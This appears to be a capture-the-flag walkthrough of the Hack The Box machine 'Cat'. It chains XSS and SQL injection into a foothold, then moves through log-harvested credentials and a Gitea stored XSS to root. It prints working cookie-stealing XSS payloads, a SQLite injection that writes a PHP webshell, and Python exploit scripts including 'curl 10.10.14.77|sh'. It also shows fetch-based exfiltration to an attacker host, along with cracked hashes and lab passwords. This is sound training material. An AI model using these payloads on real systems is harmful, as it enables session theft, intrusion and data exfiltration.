Cat
Cat is a medium difficulty Linux machine that requires exploiting multiple XSS vulnerabilities and a SQL injection.
About

Difficulty: Medium
OS: Linux
Release date: 2025-02-01
Author: FisMatHack
Summary
XSS in the web application allows us to steal the admin session id. Using it and the info from an exposed git repository, we can use SQL injection to upload a webshell and get a foothold.
After pivoting to the flag user by exploring the application database and the web server logs, we can create a git repository and abuse another XS vulnerability to get access to an internal repository containing the root password.
Recon
Nmap only shows two open ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/7/gBYFf93Ljst5b58XeNKd53hjhC57SgmM9qFvMACECVK0r/Z11ho0Z2xy6i9R5dX2G/HAlIfcu6i2QD9lILOnBmSaHZ22HCjjQKzSbbrnlcIcaEZiE011qtkVmtCd2e5zeVUltA9WCD69pco7BM29OU7FlnMN0iRlF8u962CaRnD4jni/zuiG5C2fcrTHWBxc/RIRELrfJpS3AjJCgEptaa7fsH/XfmOHEkNwOL0ZK0/tdbutmcwWf9dDjV6opyg4IK73UNIJSSak0UXHcCpv0GduF3fep3hmjEwkBgTg/EeZO1IekGssI7yCr0VxvJVz/Gav+snOZ/A1inA5EMqYHGK07B41+0rZo+EZZNbuxlNw/YLQAGuC5tOHt896wZ9tnFeqp3CpFdm2rPGUtFW0jogdda1pRmRy5CNQTPDd6kdtdrZYKqHIWfURmzqva7byzQ1YPjhI22cQ49M79A0yf4yOCPrGlNNzeNJkeZM/LU6p7rNJKxE9CuBAEoyh0=
|   256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEmL+UFD1eC5+aMAOZGipV3cuvXzPFlhqtKj7yVlVwXFN92zXioVTMYVBaivGHf3xmPFInqiVmvsOy3w4TsRja4=
|   256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEOCpb672fivSz3OLXzut3bkFzO4l6xH57aWuSu4RikE
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://cat.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Let’s add cat.htb to /etc/hosts
Looking at port 80 reveals a page about a cat community

As is standard when attacking web applications, we fuzz for additional pages or directories.
1
feroxbuster -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -d1 -u http://cat.htb
This reveals an exposed git-repository at http://cat.htb/.git/. We can use git-dumper to grab it.
1
git-dumper http://cat.htb/ cat-community
From looking at the source code we can learn how the full web application works:
- Users can submit their cats for a contest
- The admin (username
axel) can view the candidates and either accept or reject them
Foothold
Using manual or AI-assisted investigation of the sourcecode, we find two promising vulnerabilities.
- SQL injection when accepting cats
1
$sql_insert = "INSERT INTO accepted_cats (name) VALUES ('$cat_name')";
Prepared statements are used everywhere but here. With access to an admin session, we can inject SQL here.
- Lack of output sanitation when viewing cats.
1
2
3
4
5
<strong>Name:</strong> <?php echo $cat['cat_name']; ?><br>
<strong>Age:</strong> <?php echo $cat['age']; ?><br>
<strong>Birthdate:</strong> <?php echo $cat['birthdate']; ?><br>
<strong>Weight:</strong> <?php echo $cat['weight']; ?> kg<br>
<strong>Owner:</strong> <?php echo $cat['username']; ?><br>
If we could inject special characters in any of these parameters, we could try stealing the admin’s cookies.
When submitting a cat for the contest, inputs are checked for forbidden content usingcontains_forbidden_content. However, there are no such checks in the username.
We have a possible attack path:
- Steal the admin session using XSS in the username
- SQL injection in
accept_cat.php
For the SQL injection we can refer to a cheat sheet such as this one:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md#attach-database
We will try this payload to create a webshell for further abuse:
ATTACH DATABASE '/var/www/lol.php' AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?>");--
With our attacker server running at 10.10.14.77 port 80, our username for the XSS looks like this:
1
<img src=x onerror=fetch(`http://10.10.14.77/${btoa(document.cookie)}`)></img>
There is a callback and after base64 decoding we get the admin session id. We can update it in our cookies and can access the admin page.

This is the full payload for SQL injection
'); ATTACH DATABASE 'shell.php' AS pwn; CREATE TABLE pwn.cmd (data TEXT); INSERT INTO pwn.cmd (data) VALUES ('<?php echo(system($_GET["cmd"])); ?>');-- -
We have to send it in a POST request to accept_cat.php.
There are cleanup scripts that reset the database every 5min and invalidates the admin session.
Be ready with all the commands or use a script.
Since I got annoyed at the cleanup scripts, I have created the following scripts to mostly automate the steps.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
#!/usr/bin/env python3
import requests
import uuid
import base64
BASE_URL = "http://cat.htb"
session = requests.Session()
# session.proxies = { "http": "http://127.0.0.1:8080" }
attacker_server="10.10.14.77:80"
username=f'<img src=x onerror=fetch(`http://{attacker_server}?c=${{btoa(document.cookie)}}`)></img>'
email = f"{uuid.uuid4()}@exploit.com"
password="password"
session.get(f"{BASE_URL}/join.php?username={username}&email={email}&password={password}®isterForm=Register")
response = session.get(f"{BASE_URL}/join.php?loginUsername={username}&loginPassword={password}&loginForm=Login", allow_redirects=False)
if (response.status_code != 302):
print("Failed to login")
print(response.text)
exit(1)
data = {
"cat_name": "kitty",
"age": "1",
"birthdate": "1900-01-01",
"weight": "1"
}
tinypng = "iVBORw0KGgoAAAANSUhEUgAAAAEAAAABAQAAAAA3bvkkAAAACklEQVR4AWNgAAAAAgABc3UBGAAAAABJRU5ErkJggg=="
files = {
"cat_photo": ("cat.png", base64.b64decode(tinypng), "image/png")
}
response = session.post(f"{BASE_URL}/contest.php", data=data, files=files)
if 'successfully sent' in response.text:
print("Cat submitted. Check your listener.")
else:
print("Failed to submit cat")
print(response.text)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
#!/usr/bin/env python3
import requests
import base64

BASE_URL = "http://cat.htb"

session = requests.Session()

b64sessioncookie="UEhQU0VTU0lEPWE1YzdjcG9hbjF0cGExMG5hcXFmdGYwdmF1"
cmd = "curl 10.10.14.77|sh"

cookie=base64.b64decode(b64sessioncookie).decode().split("=")
session.cookies.set(cookie[0], cookie[1])
# session.proxies = { "http": "http://127.0.0.1:8080" }

sqli_payload=''''); ATTACH DATABASE 'shell.php' AS pwn; CREATE TABLE pwn.cmd (data TEXT); INSERT INTO pwn.cmd (data) VALUES ('<?php echo(system($_GET["cmd"])); ?>');-- -'''
response = session.post(f"{BASE_URL}/accept_cat.php", data={"catId":"0", "catName": sqli_payload})
if 'added successfully' in response.text:
    print("Shell created")
else:
    print("Failed to create shell")
    print(response.text)
    exit(1)

print("Executing command...")
session.get(f"{BASE_URL}/shell.php?cmd={cmd}")
- Start a listener (e.g.
ncor python http server) - Adapt
attacker_serverinsteal_admin_session.py - Update
cmdinsqli_rce.py - Start your shell handler to catch the shell
- Run
steal_admin_session.py - Check your listener and udpate
b64sessioncookiewhen you get the request - Run
sqli_rce.py
This should get you a shell as www-data.
User
Rosa
From the source code we know the database with MD5 hashes is at /databases/cat.db
We can either send it to our attacker and use a proper SQLite client or, since we already know what to expect, just use strings:
1
strings /databases/cat.db
Besides the one from our earlier XSS, we find the following hashes
1
2
3
4
5
6
7
8
9
10
axel:d1bbba3670feb9435c9841e46e60ee2f
rosa:ac369922d560f17d6eeb8b2c7dec498c
robert:42846631708f69c00ec0c0a8aa4a92ad
fabian:39e153e825c4a3d314a0dc7f7475ddbe
jerryson:781593e060f8d065cd7281c5ec5b4b86
larry:1b6dce240bbfbc0905a664ad199e18f8
royer:c598f6b844a36fa7836fba0835f1f6
peter:e41ccefa439fc454f7eadbf1f139ed8a
angel:24a8ec003ac2e1b3c5953a6f95f8f565
jobert:88e4dceccd48820cf77b5cf6c08698ad
Since they are unsalted MD5 hashes we can use CrackStation but hashcat is just as fast.
One of them cracks successfully.
1
rosa:ac369922d560f17d6eeb8b2c7dec498c:soyunaprincesarosa
These credentials also work for the linux user rosa and we can log in with SSH.
However, there is no user flag in the home directory.
Axel
sudo -l doesn’t list any binaries and linpeas doesn’t return something immediately actionable.
However, we learn that rosa is in the adm group.
1
2
$ groups
rosa adm
The
admgroup is a special group that has read access to system logs and other system files.
Typically members can read the logs under/var/log
From our earlier interactions with the Cat voting application, we know that login works through GET requests:
1
GET /join.php?loginUsername=name&loginPassword=password&loginForm=Login
GET requests are directly visible in the web server logs. Let’s look for the string loginForm using grep:
1
grep loginForm /var/log/apache2/*.log
As we hoped, we get the login actions from the bot that was used in the initial XSS attack.
1
GET /join.php?loginUsername=axel&loginPassword=aNdZwgC4tI9gnVXv_e3Q&loginForm=Login
We can use this password to login as axel and get the user flag.
Root
Upon login, we are greeted with You have mail..
We can view it with cat /var/mail/axel. With the headers stripped, this is what it says:
Hi Axel,
We are planning to launch new cat-related web services, including a cat care website and other projects. Please send an email to jobert@localhost with information about your Gitea repository. Jobert will check if it is a promising service that we can develop.
Important note: Be sure to include a clear description of the idea so that I can understand it properly. I will review the whole repository.
We are currently developing an employee management system. Each sector administrator will be assigned a specific role, while each employee will be able to consult their assigned tasks. The project is still under development and is hosted in our private Gitea. You can visit the repository at: http://localhost:3000/administrator/Employee-management/. In addition, you can consult the README file, highlighting updates and other important details, at: http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md.
There is a Gitea instance running on port 3000. The mails hints that we should create a repository and send it to jobert@localhost.
Port 25 (smtp) is also listening internally.
Let’s forward the two ports using ssh:
1
ssh axel@cat.htb -L 3000:127.0.0.1:3000 -L 25:127.0.0.1:25
Opening the page on port 3000, we notice the Gitea version in the footer:
Powered by Gitea Version: 1.22.0

We also find that we can login with the credentials of axel. rosa’s don’t work.
The link http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md mentioned in the mail returns 404. We don’t have access.
For Gitea 1.22 there is a stored XSS vulnerability.
https://www.exploit-db.com/exploits/52077
Let’s create a repository and test it.

It works. The payload used was <a href="javascript:alert('XSS!')">XSS test</a>.
However, this is from the user overview page. For empty repositories, the description is not displayed inside the repository (http://localhost:3000/axel/test in this case).
Trial and error revealed that this is needed for the bot to click the link.
The easiest way to create a repository that is not empty is to use a .gitignore template.


Now the description and the working XSS is also available inside the repo.
We can continue with crafting our payload.
Our first target is the README.md mentioned in the mail.
There are various ways to achieve it, this worked well for me
1
<a href="javascript:fetch('http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md').then(r => r.text()).then(t => fetch('http://10.10.14.77:9000', {method: 'POST', mode: 'no-cors', body: t}))">XSS test</a>
It retrieves the readme and sends it to our attacker machine on port 9000.
Since we have forwarded port 25, we use swaks to send the mail and then wait for the callback on port 9000.
1
2
swaks --to jobert@localhost --from axel@cat.htb --header "Subject: New repo" --body "http://localhost:3000/axel/test" --server localhost --port 25
nc -lnp 9000 | tee employee-management
The cleanup script continues to be annoying with its short 5min timer. I didn’t bother to automate these steps further.
Prepare the commands ahead of time to avoid issues.
We get back the content of the readme. Not very useful:
1
2
# Employee Management
Site under construction. Authorized user: admin. No visibility or updates visible to employees.
Let’s adjust our payload to get the main page of the repository.
1
<a href="javascript:fetch('http://localhost:3000/administrator/Employee-management/').then(r => r.text()).then(t => fetch('http://10.10.14.77:9000', {method: 'POST', mode: 'no-cors', body: t}))">XSS test</a>
We can see the other files in the repository:
1
2
3
4
5
<a class="muted" href="/administrator/Employee-management/src/branch/main/chart.min.js" title="chart.min.js">chart.min.js</a>
<a class="muted" href="/administrator/Employee-management/src/branch/main/dashboard.php" title="dashboard.php">dashboard.php</a>
<a class="muted" href="/administrator/Employee-management/src/branch/main/index.php" title="index.php">index.php</a>
<a class="muted" href="/administrator/Employee-management/src/branch/main/logout.php" title="logout.php">logout.php</a>
<a class="muted" href="/administrator/Employee-management/src/branch/main/style.css" title="style.css">style.css</a>
dashboard.php and index.php look promising. We can retrieve them in the same way.
dashboard.php is just plain html but index.php has what we were looking for:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<?php
$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';

if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW']) ||
    $_SERVER['PHP_AUTH_USER'] != $valid_username || $_SERVER['PHP_AUTH_PW'] != $valid_password) {

    header('WWW-Authenticate: Basic realm="Employee Management"');
    header('HTTP/1.0 401 Unauthorized');
    exit;
}

header('Location: dashboard.php');
exit;
?>
We check for password reuse and find that the password in this file works for the root user.
Using su from an SSH session lets us change to root and grab the last flag.
This was the final payload to get index.php
1
<a href="javascript:fetch('http://localhost:3000/administrator/Employee-management/raw/branch/main/index.php').then(r => r.text()).then(t => fetch('http://10.10.14.77:9000', {method: 'POST', mode: 'no-cors', body: t}))">XSS test</a>